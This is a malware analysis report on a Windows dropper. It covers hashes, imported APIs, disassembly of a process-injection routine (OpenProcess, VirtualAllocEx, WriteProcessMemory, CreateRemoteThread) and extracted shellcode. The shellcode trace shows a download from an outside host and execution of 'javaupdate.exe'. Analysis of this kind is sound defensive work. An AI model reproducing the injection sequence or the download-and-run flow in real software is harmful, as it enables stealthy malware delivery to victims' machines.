Malware Analysis Report

Dropper.DownloadAndRunEXE.exe

Malware Analyst: Giovanni Ocasio

Contents

Executive Summary 3

Static Analysis 4

- **Hashes and VirusTotal Comparison** 4
- **Data Size** 4
- **Strings** 4
- **Windows APIs** 5

Advance Static Analysis 6

- **Determining Potential *main* Function** 6

Dynamic Analysis 8

Advance Dynamic Analysis 9

- **x64dbg** 9
- **scdbg** 11

Executive Summary

The analyzed sample, *Dropper.DownloadAndRunEXE.exe*, exhibits behavior consistent with a **malicious dropper leveraging process injection techniques** to execute concealed payloads within legitimate processes. Static analysis indicates the binary is likely **unpacked**, with identifiable Windows API calls strongly associated with **process enumeration, memory allocation, and code injection**, including `CreateRemoteThread`, `WriteProcessMemory`, and `VirtualAlloc`.

Although initial string analysis revealed minimal human-readable indicators, the presence of low-level memory manipulation APIs suggests an attempt to **evade detection and operate stealthily** within another process's address space. Dynamic analysis in an isolated environment showed limited visible activity, with the malware spawning a command prompt but not self-deleting or clearly reaching out to external infrastructure, even when simulated network services were introduced.


Advanced dynamic analysis using debugging tools confirmed that the malware writes **shellcode directly into memory**, which was successfully extracted and analyzed. This reinforces the assessment that the sample functions as a **loader or dropper**, designed to deploy and execute additional malicious payloads rather than perform overt actions on its own.

Overall, this malware poses a significant risk due to its **stealthy execution, reliance on process injection, and potential to deliver secondary payloads**. Its lack of obvious indicators during basic execution highlights the importance of **deep memory and behavioral analysis** for accurate detection.

Static Analysis

Hashes and VirusTotal Comparison

MD5	342c921d10ea2966e78b3e4f5f0d6fb0
SHA1	e408d1c9eb8bbb5c99fd07b292487fbad07dbba9
SHA256	f40fd89b764f2c952de772d9cec995929112b29d3dcfe15c8cdbff93efc2431d



Data Size

Virtual Data Size	713240
Raw Data Size	713728
Assumption: Malware is unpacked	

Strings

```
RuntimeBroker.exe
pure virtual method called
deleted virtual method called
VirtualQuery failed for %d bytes at address %p
VirtualProtect failed with code 0x%x
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
```

Windows APIs

CreateRemoteThread	Used to create a thread that runs in the virtual address space of another process.
CreateToolhelp32Snapshot	Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.
GetCurrentProcess	Used to retrieve a handle for the current process.
GetCurrentProcessId	Used to retrieve the process identifier of the specified process.
GetCurrentThreadId	Used to retrieve the thread identifier of the calling thread.
OpenProcess	Used to get a handle on a process. This function is commonly used by malware during process injection.
Process32First	Used as part of CreateToolhelp32Snapshot for enumeration purposes.
Process32Next	Used as part of CreateToolhelp32Snapshot for enumeration purposes.
VirtualAlloc	Used by malware to allocate memory as part of process injection.
VirtualProtect	Used by malware to modify memory protection (often to allow write or execution).
VirtualQuery	Used to retrieve information about a range of pages within the virtual address space of a specified process. This function is commonly used by malware to enumerate an external process.
WriteProcessMemory	Writing data into a specified region of memory. This function is often used by malware as part of process injection to inject malicious code into a specified process.

Advance Static Analysis

Determining Potential *main* Function

Starting from the entry point, we'll select the last call function:

```
[0x004014f0]
 entry0();
 0x004014f0      sub     rsp, 0x28
 0x004014f4      mov     rax, qword [data.004b86c0] ; 0x4b86c0
 0x004014fb      mov     dword [rax], 0
 0x00401501      call    fcn.0040c120 ; fcn.0040c120
 0x00401506      call    fcn.00401180 ; fcn.00401180
 0x0040150b      nop
 0x0040150c      nop
 0x0040150d      add     rsp, 0x28
 0x00401511      ret
```

Double-Clicking this will take us to this function where we'll have to find the last time something was written to the *eax*:

```
[0x00401470]
 0x00401470      call    sub.msvcrt.dll__cexit ; sub.msvcrt.dll__cexit
 0x00401475      mov     eax, dword [0x004de010]
 0x0040147b      add     rsp, 0x98
 0x00401482      pop     rbx
 0x00401483      pop     rsi
 0x00401484      pop     rdi
 0x00401485      pop     rbp
 0x00401486      pop     r12
 0x00401488      pop     r13
 0x0040148a      ret
```

Single-Clicking the value can identify where it can be found elsewhere. The called function immediately before this value is likely the main function:


```
[0x0040137b]
 0x0040137b      mov     qword [rax], 0
 0x00401382      mov     qword [0x004de020], rdi
 0x00401389      call    fcn.0040c0e0 ; fcn.0040c0e0
 0x0040138e      mov     rax, qword [data.004b85b0] ; 0x4b85b0
 0x00401395      mov     r8, qword [0x004de018]
 0x0040139c      mov     ecx, dword [0x004de028]
 0x004013a2      mov     rax, qword [rax]
 0x004013a5      mov     qword [rax], r8
 0x004013a8      mov     rdx, qword [0x004de020]
 0x004013af      call    fcn.00401875 ; fcn.00401875
 0x004013b4      mov     ecx, dword [0x004de00c]
 0x004013ba      mov     dword [0x004de010], eax
 0x004013c0      test    ecx, ecx
 0x004013c2      je      0x4014ae
```

We can view the API calls that appear to be a process injection, but we cannot view any human readable strings being passed to the APIs:

```
fcn_00401560 (rax, 0x1d1, rdx);
r8d = var_8h;
edx = 0;
ecx = 0x1f0fff;
rax = imp.OpenProcess;
rax = void (*rax)() ();
rax = rbx;
rdx = rax + 1;
rax = var_48h;
r9d = 0x3000;
r8 = rdx;
edx = 0;
rcx = rax;
rax = imp.VirtualAllocEx;
rax = void (*rax)(uint64_t, uint64_t) (rax, 0x40);
rcx = var_40h;
r8 = var_30h;
rdx = var_50h;
rax = var_48h;
r9 = r8;
r8 = rcx;
rcx = rax;
rax = imp.WriteProcessMemory;
void (*rax)(uint64_t, uint64_t) (rax, 0);
rdx = var_50h;
rax = var_48h;
r9 = rdx;
r8d = 0;
edx = 0;
rcx = rax;
rax = imp.CreateRemoteThread;
rax = void (*rax)(uint64_t, uint64_t, uint64_t) (0, 0, 0);
rax = var_48h;
rcx = var_48h;
rax = imp.CloseHandle;
void (*rax)(uint64_t) (rax);
eax = 0;
rsp = &var_28h;
return rax;
```

Dynamic Analysis

Running the malware without network connectivity spawns a cmd prompt window but does not self-delete:



Running the malware with INetSim does not provide anymore insight into what the malware is attempting to do.


Advance Dynamic Analysis

Since we previously discovered the main function and determined the memory location where the WriteProcessMemory function is set to occur we can copy this memory location and find it in our debugger:

```
0x00401701    mov    r9, r8
0x00401704    mov    r8, rcx
0x00401707    mov    rcx, rax
0x0040170a    mov    rax, qword [WriteProcessMemory] ; 0x4e054c
0x00401711    call   rax
0x00401713    mov    rdx, qword [var_50h]
```


x64dbg

In x64dbg used CTRL-G and enter the memory location where the WriteProcessMemory function executes:




Knowing what parameters, the WriteProcessMemory requires we know that the lpBuffer contains what data is being written into the address space. We then right-click the third parameter up from the call function and Follow in Dump to get the Hexadecimal value of the data being written:

We also discovered some strings in the ASCII window:



We then right-click the hex value and under Binary → Save To File for further analysis:



scdbg

Using a tool known as *scdbg,* we were able to extract the entire flow of the shell code pulled using x64dbg:

```
C:\Users\analyst\Desktop
λ scdbg /f dump.bin -s -1
Loaded 630 bytes from file dump.bin
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a4  LoadLibraryA(wininet)
4010b2  InternetOpenA(wininet)
4010cb  InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443, )
4010e3  HttpOpenRequestA()
4010fc  InternetSetOptionA(h=4893, opt=1f, buf=12fdf4, blen=4)
40110a  HttpSendRequestA()
401139  CreateFileA(javaupdate.exe) = 4
401155  InternetReadFile(4893, buf: 12faf4, size: 300)
40117c  CloseHandle(4)
401186  WinExec(javaupdate.exe)
40118f  ExitThread(0)

Stepcount 5043413
```